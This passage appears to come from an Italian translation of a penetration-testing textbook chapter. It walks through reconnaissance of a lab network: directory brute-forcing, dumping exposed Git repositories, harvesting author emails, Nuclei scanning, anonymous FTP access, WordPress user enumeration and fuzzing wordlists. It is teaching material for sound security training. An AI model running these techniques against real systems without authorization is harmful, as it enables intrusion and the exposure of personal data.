In questo script, definiamo le variabili `FILE` e `OUTPUT_FOLDER`. I valori che assegniamo loro sono tratti dagli argomenti che l'utente passa sulla riga di comando (`$1` e `$2`). Quindi falliamo e usciamo dallo script (`exit 1`) se la variabile `FILE` non è del tipo corretto e se ha lunghezza zero (`-s`) (1). Se il file ha lunghezza pari a zero, significa che è vuoto.

Utilizziamo quindi un ciclo `while` per leggere il file nel percorso assegnato alla variabile `FILE`. Al punto (3), ci assicuriamo di rimuovere ogni spazio in ogni riga del file, tramite una pipe al comando `xargs`. Al punto (4), utilizziamo `curl` per effettuare una richiesta HTTP GET e seguire eventuali reindirizzamenti HTTP (utilizzando `-L`). Silenziamo l'output dettagliato di `curl` (utilizzando `-s`) e lo inoltriamo a `grep` per trovare eventuali istanze delle stringhe `Index of /` e `[PARENTDIR]`, che si trovano nelle pagine di indicizzazione delle directory.

Potete verificarlo visualizzando la pagina HTML all'indirizzo `http://172.16.10.11/backup`.

Se troviamo una delle due stringhe, richiamiamo il comando `wget` (5) con l'opzione *quiet* (-q) per silenziare l'output dettagliato, l'opzione ricorsiva (-r) per scaricare i file ricorsivamente dalle cartelle, l'opzione *no-parent* (-np) per assicurarci di scaricare solo i file allo stesso livello di gerarchia o inferiore (sottocartelle) e l'opzione *reject* (-R) per escludere i file che iniziano con `index.html`. Quindi utilizziamo l'opzione cartella target (-P) per scaricare il contenuto nel percorso specificato dall'utente che ha richiamato lo script (la variabile `OUTPUT_FOLDER`). Se l'utente non ha fornito una cartella di destinazione, lo script utilizzerà per default la cartella `data` (2).

#### NOTA

Potete scaricare gli script di questo capitolo da <https://github.com/dolevf/Black-Hat-Bash/blob/master/ch05>.

La cartella `acme-impact-alliance` che abbiamo scaricato sembra vuota. Ma lo è davvero? Quando si ha a che fare con server web, si può incappare in quelli che sembrano vicoli ciechi solo per scoprire che lì si nasconde qualcosa, ma non in un posto così ovvio. Per ora, prendete nota del fatto che la cartella è vuota; riprenderemo questa esplorazione fra un po'.

## Identificazione delle voci sospette del file `robots.txt`

Dopo aver eseguito la scansione del terzo indirizzo IP, `172.16.10.12` (`p-web-02`), Nikto restituisce quanto segue:

```
+ Server: Apache/2.4.54 (Debian)
+ Retrieved x-powered-by header: PHP/8.0.28

--snip--
+ Uncommon header 'link' found, with contents: <http://172.16.10.12/wp-json/>;
rel="https://api.w.org/"
--snip--
+ Entry '/wp-admin/' in robots.txt returned a non-forbidden or redirect http
code (302)
+ Entry '/donate.php' in robots.txt returned a non-forbidden or redirect http
code (200)
+ "robots.txt" contains 17 entries which should be manually viewed.
+ /wp-login.php: Wordpress login found
--snip--
```

Nikto è riuscito a trovare molte più informazioni questa volta! Ha individuato intestazioni di sicurezza mancanti (che purtroppo sono estremamente comuni, là fuori). Poi, Nikto ha scoperto che il server usa Apache e Debian e che è basato su PHP, un linguaggio di programmazione backend comunemente usato nelle applicazioni web.

Ha anche trovato un link insolito che punta a `http://172.16.10.12/wp-json` e ha trovato due voci sospette nel file `robots.txt`, ovvero `/wp-admin/` e `/donate.php`. Il file `robots.txt` è un file speciale utilizzato per indicare ai web crawler (come il motore di ricerca di Google) quali endpoint indicizzare e quali ignorare. Nikto suggerisce che il file `robots.txt` potrebbe avere più voci oltre a queste due e ci consiglia di ispezionarlo manualmente.

Infine, ha anche identificato un altro endpoint in `/wp-login.php`, che è una pagina di login per WordPress, una piattaforma di blog. Andate alla pagina principale su `http://172.16.10.12/` per confermare di aver identificato un blog.

Trovare questi endpoint non indicizzati è utile durante un penetration test, perché potete aggiungerli al vostro elenco di possibili target da sottoporre a test. Quando aprite questo file, dovrete notare un elenco di percorsi:



```
User-agent: *  
Disallow: /cgi-bin/  
Disallow: /z/j/  
Disallow: /z/c/  
Disallow: /stats/  
--snip--  
Disallow: /manual/*  
Disallow: /phpmanual/  
Disallow: /category/  
Disallow: /donate.php  
Disallow: /amount_to_donate.txt
```

Abbiamo identificato alcuni di questi endpoint già in precedenza (come `/donate.php` e `/wp-admin`), ma altri non li abbiamo visti durante la scansione con Nikto. Nell'Esercizio 5, userete la shell bash per automatizzare la vostra esplorazione di essi.

## Esercizio 5 – Esplorare gli endpoint non indicizzati

La scansione di Nikto ha restituito un elenco di endpoint non indicizzati. In questo esercizio, userete la shell bash per vedere se esistono davvero sul server. Create uno script che effettuerà una richiesta HTTP a `robots.txt`, restituirà la risposta e itererà su ogni riga, svolgendo il parsing dell'output per estrarre solo i percorsi. Quindi lo script dovrebbe effettuare un'ulteriore richiesta HTTP a ogni percorso e controllare il codice di stato che restituisce.

Il Listato 5.2 è un semplice script per aiutarvi a iniziare. Si basa su una funzionalità di `curl` che troverete utile nei vostri script bash: variabili integrate cui potete fare riferimento per estrarre determinati valori dalle richieste e risposte HTTP, come le dimensioni della richiesta inviata (`%{size_request}`) e le dimensioni delle intestazioni restituite, in byte (`%{size_header}`).

## Listato 5.2

---

```
#!/bin/bash
TARGET_URL ="http://172.16.10.12"
ROBOTS_FILE="robots.txt"
while read -r line; do (1)
    path=$(echo "${line}" | awk -F'Disallow: ' '{print $2}') (2)
    if [[ -n "${path}" ]]; then (3)
        url="${TARGET_URL}${path}"
        status_code=$(curl -s -o /dev/null -w "%{http_code}" "${url}")
        echo "URL: ${url} returned a status code of: ${status_code}"
    fi
done < <(curl -s "${TARGET_URL}/${ROBOTS_FILE}") (4)
```

In (1), leggiamo riga per riga l'output del comando `curl` ricevuto in (4). Questo comando effettua una richiesta HTTP GET a `http://172.16.10.12/robots.txt`. Quindi eseguiamo il parsing di ogni riga e prendiamo il secondo campo (che è separato dagli altri da uno spazio) per estrarre il percorso e assegnarlo alla variabile `path` (2). Controlliamo che la lunghezza della variabile `path` sia maggiore di zero per assicurarci di essere stati in grado di rilevarla correttamente (3).

Quindi creiamo la variabile `url`, che è una stringa concatenata, composta dalla variabile `TARGET_URL` più ogni percorso tratto dal file `robots.txt`, e facciamo una richiesta HTTP all'URL. Utilizziamo la variabile `-w (write-out) %{http_code}` per estrarre solo il codice di stato dalla risposta restituita dal server web.

Per migliorare questo script, provate a usare altre variabili `curl`. Potete trovare l'elenco completo delle variabili su

<https://curl.se/docs/manpage.html> o eseguendo il comando `man curl`.

# Forza bruta sulle directory con dirsearch

Lo strumento per attacchi a forza bruta sulle directory *dirsearch* consente di trovare percorsi e file nascosti sui server web. Scritto in Python da Mauro Soria, *dirsearch* offre funzionalità quali elenchi interni di parole per directory web, la possibilità di usare dizionari personalizzati e filtraggio avanzato delle risposte. Lo utilizzeremo per cercare di identificare ulteriori vettori di attacco e per verificare che Nikto non abbia tralasciato nulla di ovvio.

Innanzitutto, eseguiamo una nuova scansione della porta 8081 su `p-web-01` (172.16.10.10), che non ha prodotto endpoint quando è stata scansionata da Nikto. Il seguente comando *dirsearch* usa l'opzione `-u` (*URL*) per specificare un URL di base da cui iniziare la scansione:

```
$ dirsearch -u http://172.16.10.10:8081/
--snip--
Target: http://172.16.10.10:8081/
[00:14:55] Starting:
[00:15:32] 200 - 371B - /upload
[00:15:35] 200 - 44B - /uploads
```

Ottimo! Questo strumento è stato in grado di rilevare due endpoint precedentemente sfuggiti, denominati `/upload` e `/uploads`. Ecco perché è importante controllare due o più volte i risultati utilizzando più strumenti e verificare manualmente i risultati; gli strumenti, a volte, producono falsi positivi o utilizzano database limitati di elenchi di percorsi. Passando alla pagina `/upload`, dovrete trovare un modulo per l'upload di file. Prendete nota di questo endpoint, perché lo sottoporremo a test nel Capitolo 6.

Usiamo `dirsearch` anche per cercare nuovi vettori di attacco in quella che sembrava una cartella vuota su `p-ftp-01`, all'indirizzo `http://172.16.10.11/backup/acme-impact-alliance/`:

```
$ dirsearch -u http://172.16.10.11/backup/acme-impact-alliance/
--snip--
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist
size: 10927
Target: http://172.16.10.11/backup/acme-impact-alliance/
--snip--
[22:49:53] Starting:
[22:49:53] 301 - 337B - /backup/acme-impact-alliance/js ->
http://172.16.10.11/backup/acme-impact-alliance/js/
[22:49:53] 301 - 339B - /backup/acme-impact-alliance/.git ->
http://172.16.10.11/backup/acme-impact-alliance/.git/
--snip--
[22:49:53] 200 - 92B - /backup/acme-impact-alliance/.git/config
--snip--
```

`dirsearch` esamina le risposte restituite dal server web, per identificare comportamenti interessanti che potrebbero indicare l'esistenza di una risorsa. Per esempio, lo strumento potrebbe notare se un determinato URL reindirizza a una nuova posizione (specificata da un codice di stato HTTP 301) e le dimensioni della risposta in byte. A volte è possibile dedurre informazioni e osservare comportamenti anche solo esaminando questi dati.

Questa volta, abbiamo identificato una sottocartella all'interno della cartella `acme-impact-alliance` denominata `.git`. Una cartella con questo nome indica solitamente l'esistenza di un repository Git sul server. *Git* è uno strumento di gestione del codice sorgente e, in questo caso, probabilmente gestisce il codice in esecuzione localmente sul server remoto.

Usate di nuovo `dirsearch` per eseguire attacchi a forza bruta sulla seconda directory, `/backup/acme-hyper-branding`. Salvate i risultati nella relativa cartella, quindi provate a consultarli. Dovreste trovare anche lì un repository Git.

# Esplorazione dei repository Git

Quando trovate un repository Git, spesso è utile eseguire un cloner Git specializzato che estragga il repository e tutti i suoi metadati in modo da poterlo ispezionare localmente. Per questa attività, useremo *Gitjacker*.

## Clonazione del repository

Il comando per eseguire Gitjacker è piuttosto semplice. Il primo argomento è un URL e l'argomento `-o` (*output*) accetta il nome della cartella in cui saranno salvati i dati se Gitjacker riesce a estrarre il repository:

```
$ gitjacker http://172.16.10.11/backup/acme-impact-alliance/ -o acme-impact-alliance-git
--snip--
Target: http://172.16.10.11/backup/acme-impact-alliance/
Output Dir: acme-impact-alliance-git
Operation complete.
Status: Success
Retrieved Objects: 3242
--snip--
```

Come potete vedere, lo strumento ha restituito lo stato `Success` e alcune migliaia di oggetti. A questo punto, dovrete avere una cartella denominata `acme-impact-alliance-git`:

```
$ ls -la ./acme-impact-alliance-git
--snip--
128 -rw-r--r--  1 kali kali 127309 Mar 17 23:15 comment.php
 96 -rw-r--r--  1 kali kali  96284 Mar 17 23:15 comment-template.php
 16 -rw-r--r--  1 kali kali  15006 Mar 17 23:15 compat.php
  4 drwxr-xr-x  2 kali kali   4096 Mar 17 23:15 customize
--snip--
 12 -rw-r--r--  1 kali kali  10707 Mar 17 23:15 customize.php
  4 -rw-r--r--  1 kali kali    705 Mar 17 23:15 donate.php
  4 -rw-r--r--  1 kali kali    355 Mar 17 23:15 robots.txt
--snip--
```

Notate alcuni nomi di file familiari in questa lista? Abbiamo già visto `donate.php` e `robots.txt` in precedenza, quando

abbiamo eseguito la scansione dell'host 172.16.10.12 (p-web-02).

## Visualizzazione dei commit con git log

Quando vi imbattete in un repository Git, dovrete provare un comando `git log` per vedere la cronologia dei commit del codice Git effettuati sul repository, poiché potrebbero includere dati interessanti che potremmo usare per un'aggressione. Nella gestione del codice sorgente, un *commit* è un'istantanea dello stato del codice che viene "scattata" prima che il codice venga inviato sul repository principale e reso permanente. Le informazioni sul commit potrebbero includere dettagli su chi ha effettuato il commit e una descrizione della modifica eseguita (per esempio se si è trattato di un'aggiunta o di un'eliminazione di codice):

```
$ cd acme-impact-alliance-git
$ git log
commit 3822fd7a063f3890e78051e56bd280f00cc4180c (HEAD -> master)
Author: Kevin Peterson <kpeterson@acme-impact-alliance.com>
--snip--
Codice del commit
```

Abbiamo identificato una persona che ha inviato codice al repository Git: Kevin Peterson, il cui indirizzo è `kpeterson@acme-impact-alliance.com`. Prendete nota di queste informazioni, perché questo account potrebbe esistere in altri posti trovati durante il penetration test.

Provate a eseguire di nuovo Gitjacker per studiare il repository Git che si trova nella seconda cartella, in `/backup/acme-hyper-branding`. Quindi eseguite un altro comando `git log` per vedere chi ha inviato codice a questo repository, come abbiamo fatto prima. Il log dovrebbe rivelare l'identità

di una seconda persona: Melissa Rogers, in `mrogers@acme-hyper-branding.com`.

A volte potreste imbattervi in repository Git con molti contributori e molti commit. L'opzione `--pretty=format` di Git permette di estrarre facilmente tutti questi metadati, in questo modo:

```
$ git log --pretty=format:"%an %ae"
```

I campi `%an` (*author name*) e `%ae` (*author e-mail*) sono segnaposto di Git che consentono di specificare valori di interesse da includere nell'output. Per l'elenco di tutte le variabili disponibili, consultate [https://git-scm.com/docs/pretty-formats#\\_pretty\\_formats](https://git-scm.com/docs/pretty-formats#_pretty_formats).

## Estrazione delle informazioni dal registro git

Anche senza formattazione grafica, la shell bash può filtrare l'output del comando `git log` con una sola riga:

```
$ git log | grep Author | grep -oP '(?<=Author: ).*' | sort -u | tr -d '<>'
```

Questo codice bash esegue `git log`, usa `grep` per cercare tutte le righe che iniziano con la parola `Author`, quindi invia i risultati a un altro comando `grep`, che usa espressioni regolari (`-oP`) per estrarre tutto ciò che segue la parola `Author:` e produrre in output solo le parole trovate. Questa operazione di filtraggio ci lascia solo il nome e l'e-mail dell'autore del commit Git.

Poiché lo stesso autore potrebbe aver eseguito più commit, utilizziamo `sort` per ordinare l'elenco e utilizziamo l'opzione `-u` per rimuovere eventuali righe duplicate, lasciandoci un elenco di voci univoche. Infine, poiché, per

default, l'e-mail è circondata dai caratteri <>, eliminiamo questi caratteri utilizzando `tr -d '<>'`.

## Ispezione dei file del repository

Il repository contiene il file `app.py`. Ispezioniamone il contenuto visualizzandolo in un editor di testo. Dovreste vedere che il file contiene del codice del server web, scritto con la libreria Flask di Python:

```
import os, subprocess
from flask import (
    Flask,
    send_from_directory,
    send_file,
    render_template,
    request
)
@app.route('/')
--snip--
@app.route('/files/<path:path>')
--snip--
@app.route('/upload', methods = ['GET', 'POST'])
--snip--
@app.route('/uploads', methods=['GET'])
--snip--
@app.route('/uploads/<path:file_name>', methods=['GET'])
--snip--
```

Le parti interessanti, qui, sono gli endpoint che vengono esposti tramite `@app.route()`. Potete vedere che l'applicazione espone endpoint come `/`, `/files`, `/upload` e `/uploads`.

Quando abbiamo eseguito la scansione dell'intervallo di indirizzi IP del target con dirsearch e Nikto, su `p-web-01` (172.16.10.10:8081) abbiamo visto due endpoint, denominati `/upload` e `/uploads`. Poiché questo file Python include gli stessi endpoint, è probabile che questo codice sorgente appartenga all'applicazione in esecuzione sul server.

Potreste chiedervi perché non abbiamo trovato l'endpoint `/files` nelle nostre scansioni. Bene, gli scanner web, spesso,



per determinare se esistono determinati endpoint si basano sui codici di stato restituiti dai server web. Se lanciate il seguente comando `curl` con l'opzione `-I` (richiesta HEAD), vedrete che l'endpoint `/files` restituisce il codice di stato HTTP

404 Not Found:

```
$ curl -I http://172.16.10.10:8081/files
HTTP/1.1 404 NOT FOUND
--snip--
```

Gli scanner web interpretano questi errori 404 come indicazione che un endpoint non esiste. Tuttavia, qui, il motivo per cui otteniamo errori 404 è che, quando viene richiamato direttamente, `/files` non “serve” alcuna richiesta. Al contrario, risponde per percorsi web aggiunti a `/files`, come `/files/abc.jpg` o `/files/salary.docx`.

## Scansione delle vulnerabilità con Nuclei

*Nuclei*, un software open source, è uno degli scanner di vulnerabilità più impressionanti rilasciati negli ultimi anni. Il suo vantaggio rispetto ad altri strumenti deriva dal suo sistema di template basato sulla community, che riduce i falsi positivi confrontando i pattern noti con le risposte che riceve dai servizi di rete e dai file. Riduce, inoltre, le barriere alla scrittura di controlli delle vulnerabilità, poiché non richiede di imparare a programmare. Potete estenderlo facilmente per eseguire controlli di sicurezza personalizzati.

Nuclei supporta tutti i servizi di rete comuni, come HTTP, DNS e socket di rete, nonché la scansione di file locali. Potete usarlo per inviare sulla rete richieste HTTP, query DNS e semplici byte. Nuclei può perfino eseguire la scansione di

file alla ricerca di credenziali (per esempio, quando avete identificato un repository Git aperto e volete estrarlo localmente per carpirne i segreti).

Al momento della scrittura di queste pagine, Nuclei ha nel suo database più di 8.000 template. In questo paragrafo, vedremo come utilizzarlo.

## Il funzionamento dei template

I template di Nuclei si basano su file YAML con la seguente struttura generale.

- *ID*: un identificatore univoco per il template.
- *Metadati*: informazioni sul template, come una descrizione, l'autore, la gravità e i tag (etichette arbitrarie che possono raggruppare più template, come *injection* o *Denial-of-Service*).
- *Protocollo*: il meccanismo utilizzato dal template per effettuare le sue richieste; per esempio, `http` è un tipo di protocollo che utilizza HTTP per le richieste web.
- *Operatori*: utilizzati per confrontare i modelli con le risposte ricevute dall'esecuzione di un template (*matcher*) e per estrarre i dati (*extractors*), in modo simile al filtraggio eseguito da strumenti come `grep`.

Ecco un semplice esempio di un template Nuclei che usa HTTP per trovare la pagina di benvenuto HTML di default di Apache. Andate su `http://172.16.10.11/` per vedere l'aspetto di questa pagina.

```
id: detect-apache-welcome-page
info: (1)
  name: Apache2 Ubuntu Default Page
  author: Dolev Farhi and Nick Aleks
  severity: info
  tags: apache
```

```
http:
- method: GET
  path:
  - '{{BaseURL}}' (2)
  matchers: (3)
  - type: word
    words:
    - "Apache2 Ubuntu Default Page: It works"
  part: body
```

Qui definiamo i metadati del template, come il nome del template, l'autore, la gravità e così via (1). Quindi chiediamo a Nuclei di usare un client HTTP quando esegue questo template (2). Dichiariamo anche che il template deve usare il metodo GET. Quindi, definiamo una variabile che ospiterà l'URL target che forniremo a Nuclei sulla riga di comando al momento della scansione. Quindi, definiamo un singolo *matcher* di tipo `word` (3) e un pattern di ricerca da far corrispondere con il corpo della risposta HTTP restituita dal server, definito da `part: body`.

Di conseguenza, quando Nuclei esegue una scansione su un indirizzo IP che ospita una qualche forma di server web, questo template effettuerà una richiesta GET al suo URL di base (/) e cercherà nella risposta la stringa `Apache2 ubuntu Default Page: It works`. Se trova questa stringa nel corpo della risposta, il controllo sarà considerato riuscito, perché il pattern corrisponde.

Vi invitiamo a esplorare il sistema di template di Nuclei su <https://docs.projectdiscovery.io/introduction>, poiché potete utilizzare con facilità Nuclei nella shell bash per eseguire valutazioni continue.

## Scrivere un template personalizzato

Scriviamo un semplice template che trova i repository Git che abbiamo scoperto in precedenza, su `p-ftp-01` (172.16.10.11). Definiremo più percorsi `BaseURL` per rappresentare i due percorsi che abbiamo identificato. Quindi, usando i *matcher* di Nuclei, definiremo una stringa `ref: refs/heads/master` per cercare nel corpo della risposta restituito dal server sottoposto a scansione:

### git-finder.yaml

---

```
id: detect-git-repository
info:
  name: Git Repository Finder
  author: Dolev Farhi and Nick Aleks
  severity: info
  tags: git
http:
  - method: GET
    path:
      - '{{BaseURL}}/backup/acme-hyper-branding/.git/HEAD'
      - '{{BaseURL}}/backup/acme-impact-alliance/.git/HEAD'
    matchers:
      - type: word
        words:
          - "ref: refs/heads/master"
        part: body
```

Questo template funziona esattamente come quello dell'esempio precedente, solo che questa volta forniamo due percorsi da controllare: `/backup/acme-hyper-branding/.git/HEAD` e `/backup/acme-impact-alliance/.git/HEAD`. Il *matcher* definisce la stringa che ci aspettiamo di vedere nel file `HEAD`. Potete confermare la corrispondenza inviando una richiesta `curl` al repository Git all'indirizzo 172.16.10.11:

```
$ curl http://172.16.10.11/backup/acme-hyper-branding/.git/HEAD
ref: refs/heads/master
```

Potete scaricare questo template personalizzato per Nuclei dal repository GitHub del libro.

## Applicazione del template

Eseguiamo Nuclei su `p-ftp-01` (172.16.10.11) con il template personalizzato che abbiamo appena scritto. Nuclei memorizza i template che ha in dotazione nella cartella `~/local/nuclei-templates`. Innanzitutto, lanciate il seguente comando per aggiornare il database dei template di Nuclei:

```
$ nuclei -ut
```

Poi, salvate il template personalizzato nella cartella `~/local/nuclei-templates/custom` e assegnategli un nome come `git-finder.yaml`.

Nel comando seguente, l'opzione `-u` (*URL*) specifica l'indirizzo, mentre `-t` (*template*) specifica il percorso del template:

```
$ nuclei -u 172.16.10.11 -t ~/local/nuclei-templates/custom/git-finder.yaml
--snip--
[INF] Targets loaded for scan: 1
[INF] Running httpx on input host
[INF] Found 1 URL from httpx
[detect-git-repository] [http] [info] http://172.16.10.11/backup/acme-hyper-branding/.git/HEAD
[detect-git-repository] [http] [info] http://172.16.10.11/backup/acme-impact-alliance/.git/HEAD
```

Come potete vedere, siamo riusciti a identificare i due repository Git con il template personalizzato.

## Esecuzione di una scansione completa

Se non viene fornito un template specifico, Nuclei utilizzerà i suoi template di dotazione durante la scansione. L'esecuzione di Nuclei è tutt'altro che invisibile, quindi vi suggeriamo di adattare l'esecuzione al vostro target. Per esempio, se sapete che un server esegue Apache, potreste selezionare solo i template correlati ad Apache, specificando l'opzione `-tags`:

```
$ nuclei -tags apache,git -u 172.16.10.11
```

Con `nuclei -tl` ottenete l'elenco di tutti i template disponibili.

Eseguiamo una scansione completa sui tre indirizzi IP della rete 172.16.10.0/24, utilizzando tutti i template in dotazione:

```
$ nuclei -u 172.16.10.10:8081
$ nuclei -u 172.16.10.11
$ nuclei -u 172.16.10.12
--snip--
[tech-detect:google-font-api] [http] [info] http://172.16.10.10:8081
[tech-detect:python] [http] [info] http://172.16.10.10:8081
[http-missing-security-headers:access-control-allow-origin] [http] [info]
http://172.16.10.10:8081
[http-missing-security-headers:content-security-policy] [http] [info]
http://172.16.10.10:8081
--snip--
```

Nuclei cerca di ottimizzare il numero di richieste totali effettuate impiegando il *clustering*. Quando più template richiamano lo stesso percorso web (per esempio `/backup`), Nuclei li consolida in un'unica richiesta per ridurre il sovraccarico di rete. Tuttavia, Nuclei potrebbe comunque inviare migliaia di richieste per una singola scansione. Potete controllare il numero di richieste inviate specificando l'opzione *rate limit* (`-rl`), seguita da un numero intero che indica il numero di richieste consentite al secondo.

La scansione completa produce molti risultati, quindi aggiungete l'output a un file (usando `>>`) in modo da poterli esaminare uno per uno. Come vedrete, Nuclei può identificare le vulnerabilità, ma può anche rilevare l'impronta digitale del server target e delle tecnologie in esecuzione su di esso. Nuclei dovrebbe evidenziare i risultati già visti in precedenza, più alcuni nuovi. Ecco alcuni dei problemi rilevati.

- Un server FTP con accesso anonimo abilitato sulla porta 21 di 172.16.10.11.

- Una pagina di login di WordPress in `172.16.10.12/wp-login.php`.
- Una vulnerabilità di enumerazione degli utenti di WordPress (CVE-2017-5487) in `http://172.16.10.12/?`

`rest_route=/wp/v2/users/`.

Confermiamo manualmente questi tre risultati per assicurarci che siano falsi positivi. Connettetevi al server FTP identificato su 172.16.10.11 lanciando il seguente comando `ftp`. Questo comando si collegherà al server utilizzando l'utente `anonymous` e una password vuota:

```
$ ftp ftp://anonymous:@172.16.10.11
Connected to 172.16.10.11.
220 (vsFTPd 3.0.5)
331 Please specify the password.
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
200 Switching to Binary mode.
```

Siamo riusciti a connetterci! Proviamo un comando `ls` per verificare che possiamo elencare file e directory sul server:

```
ftp> ls
229 Entering Extended Passive Mode (|||33817|)
150 Here comes the directory listing.
drwxr-xr-x  1 0      0          4096 Mar 11 05:23 backup
-rw-r--r--  1 0      0         10671 Mar 11 05:22 index.html
226 Directory send OK.
```

Vediamo un file `index.html` e una cartella `backup`. Questa è la stessa cartella che ospita i due repository Git che abbiamo visto in precedenza, solo che ora abbiamo accesso al server FTP dove risiedono questi file.

Quindi, dalla vostra macchina Kali, aprite un browser su `http://172.16.10.12/wp-login.php`. Dovreste vedere la pagina web rappresentata nella Figura 5.2.

Infine, verificate la terza scoperta: la vulnerabilità di enumerazione degli utenti di WordPress, che consente di raccogliere informazioni sugli account WordPress. Per

default, ogni istanza di WordPress espone un endpoint API che elenca gli utenti del sistema. L'endpoint, di solito, non richiede autenticazioni o autorizzazioni, quindi una semplice richiesta GET dovrebbe restituire l'elenco degli utenti.



**Figura 5.2** La pagina di login di WordPress.

Utilizzeremo `curl` per inviare questa richiesta e poi invieremo la risposta a `jq` per formattare l'output JSON che ci torna indietro. Il risultato dovrebbe essere un array di dati degli utenti:

```
$ curl -s http://172.16.10.12/?rest_route=/wp/v2/users | jq  
[  
  {
```



```

    "id": 1,
    "name": "jtorres",
    "url": "http://172.16.10.12",
    "description": "",
    "link": "http://172.16.10.12/author/jtorres/",
    "slug": "jtorres",
  },
  --snip--
]

```

Il blog ha un singolo utente, `jtorres`. Questo può essere un buon target per un attacco a forza bruta, in seguito. Se questo comando `curl` avesse restituito molti utenti, avreste potuto estrarre i soli nomi utente con `jq` (Listato 5.3).

### Listato 5.3

```
$ curl -s http://172.16.10.12/?rest_route=/wp/v2/users/ | jq.[].name
```

Tutti e tre i risultati erano veri positivi, il che è una gran bella notizia. La Tabella 5.1 riassume gli utenti che abbiamo identificato finora.

**Tabella 5.1** Informazioni sulle identità raccolte dai repository e da WordPress.

| Origine                             | Nome           | E-mail                             |
|-------------------------------------|----------------|------------------------------------|
| Repository Git acme-impact-alliance | Kevin Peterson | kpeterson@acme-impact-alliance.com |
| Repository Git acme-hyper-branding  | Melissa Rogers | mrogers@acme-hyper-branding.com    |
| Account WordPress                   | J. Torres      | jtorres@acme-impact-alliance.com   |

Poiché l'account `jtorres` è stato trovato sul sito web dell'*ACME Impact Alliance* e conosciamo già lo schema di posta elettronica utilizzato dal sito web, è presumibile che l'e-mail di `jtorres` sia `jtorres@acme-impact-alliance.com`.

## Esercizio 6 – Analizzare i risultati di Nuclei

L'output della scansione di Nuclei è un po' rumoroso e può essere difficile da sottoporre a parsing con bash, ma non impossibile. Nuclei consente di passare un parametro `-silent` per mostrare nell'output solo i risultati. Prima di realizzare uno script per eseguirne il parsing, considerate il formato di output di Nuclei:

```
[template] [protocollo] [gravità] url [extractor]
```

Ogni campo è racchiuso fra parentesi quadre `[]` e separato da uno spazio. Il campo `template` è il nome del template (preso dal nome del file in cui si trova il template); il `protocollo` mostra il protocollo, per esempio HTTP; la `gravità` mostra la pericolosità del risultato (informativo, basso, medio, alto o critico). Il quarto campo è l'URL o l'indirizzo IP; il quinto campo è costituito dai metadati estratti dalla logica del template, tramite gli estrattori.

Ora dovrete essere in grado di eseguire il parsing di queste informazioni con bash. Il Listato 5.4 mostra un semplice script che esegue Nuclei, filtra i risultati, estraendo solo quelli con una specifica gravità, esegue il parsing delle parti interessanti e vi invia i risultati via e-mail.

### Listato 5.4

---

```
#!/bin/bash
EMAIL TO ="security@blackhatbash.com"
EMAIL FROM ="nuclei -automation@blackhatbash.com"
for ip_address in "$@"; do
    echo "Testing ${ip_address} with Nuclei..."
    result=$(nuclei -u "${ip_address}" -silent -severity medium,high,critical) (1)
    if [[ -n "${result}" ]]; then
        while read -r line; do (2)
```

```

template=$(echo "${line}" | awk '{print $1}' | tr -d '[]')
url=$(echo "${line}" | awk '{print $4}')
echo "Sending an email with the findings ${template} ${url}"
sendmail -f "${EMAIL_FROM}" \
    -t "${EMAIL_TO}" \ (3)
    -u "[Nuclei] Vulnerability Found!" \
    -m "${template} - ${url}"
done <<< "${result}" (4)
fi
done

```

Analizziamo il codice per capire meglio che cosa sta facendo. Utilizziamo un ciclo `for` per scorrere i valori contenuti nella variabile `@`, un valore speciale che, come abbiamo visto nel Capitolo 1, contiene gli argomenti passati allo script sulla riga di comando. Assegniamo ogni argomento alla variabile `ip_address`.

Poi, eseguiamo una scansione con Nuclei, passandogli l'argomento `-severity` per cercare le vulnerabilità classificate come medie, alte o critiche, e salviamo l'output nella variabile `result` (1). Al punto (2), leggiamo riga per riga l'output passato al ciclo `while` dal punto (4). Da ogni riga, estraiamo il primo campo, usando il comando `tr -d '[]'` per rimuovere i caratteri `[]` e ottenere un output più pulito. Estraiamo anche il quarto campo di ogni riga, che è dove Nuclei memorizza l'URL vulnerabile. Al punto (3), inviamo un'e-mail contenente le informazioni rilevanti.

Per eseguire questo script, salvatelo in un file e passategli sulla riga di comando gli indirizzi IP da sottoporre a scansione:

```
$ nuclei-notifier.sh 172.16.10.10:8081 172.16.10.11 172.16.10.12 172.16.10.13
```

Per personalizzare questo script, provate a far sì che Nuclei emetta dati JSON usando l'opzione `-j`. Quindi, inviate l'output a `jq`, come mostrato nel Capitolo 4.

## Fuzzing per i file nascosti

Ora che abbiamo identificato la potenziale posizione dei file, usiamo gli strumenti di *fuzzing* per trovare i file nascosti SU p-web-01 (<http://172.16.10.10:8081/files>). I *fuzzer* generano dati semi-casuali da usare come parte di un payload. Quando vengono inviati a un'applicazione, questi payload possono innescare comportamenti anomali o rivelare informazioni nascoste. Potete impiegare i fuzzer contro i server web per trovare percorsi nascosti o contro i file binari locali per trovare vulnerabilità come buffer overflow o DoS.

## Creazione di un elenco di possibili nomi di file

Gli strumenti di fuzzing, nel contesto dell'enumerazione delle applicazioni web, funzionano meglio quando vengono alimentati con elenchi (*wordlist*) personalizzati, su misura per il target. Questi elenchi potrebbero contenere il nome dell'azienda, gli individui che avete identificato, le posizioni rilevanti e così via. Questi elenchi di parole personalizzati possono aiutarvi a identificare account utente da attaccare, servizi di rete e applicativi, nomi di dominio validi, file nascosti, indirizzi e-mail e percorsi web, per esempio.

Usiamo bash per scrivere un elenco personalizzato contenente i potenziali nomi di file di interesse (Listato 5.5).

### Listato 5.5

---

```
$ echo -e acme-hyper-branding-{0..100}.{txt,csv,pdf,jpg}"\n" | sed 's/ //g' > files_wordlist.txt
```

Questo comando crea file con probabili estensioni di file su misura per il nome del nostro target, *ACME Hyper*

**Branding.** Utilizza `echo` con l'espansione delle parentesi graffe `{0..100}` per creare stringhe arbitrarie che vanno da 0 a 100 e quindi le aggiunge al nome dell'azienda. Utilizziamo l'espansione delle parentesi graffe anche per creare più tipi di estensioni per i file, come `.txt`, `.csv`, `.pdf` e `.jpg`. L'opzione `-e`, per `echo`, consente di interpretare gli escape a backslash (`\`). Ciò significa che `\n` verrà interpretato come un codice di nuova riga. Quindi inoltriamo questo output al comando `sed` per rimuovere dall'output tutti gli spazi vuoti, ottenendo così un elenco più pulito.

Usiamo `head` per visualizzare i file creati:

```
$ head files_wordlist.txt
acme-iper-branding-0.txt
acme-iper-branding-0.csv
acme-iper-branding-0.pdf
acme-iper-branding-0.jpg
acme-iper-branding-1.txt
acme-iper-branding-1.csv
acme-iper-branding-1.pdf
acme-iper-branding-1.jpg
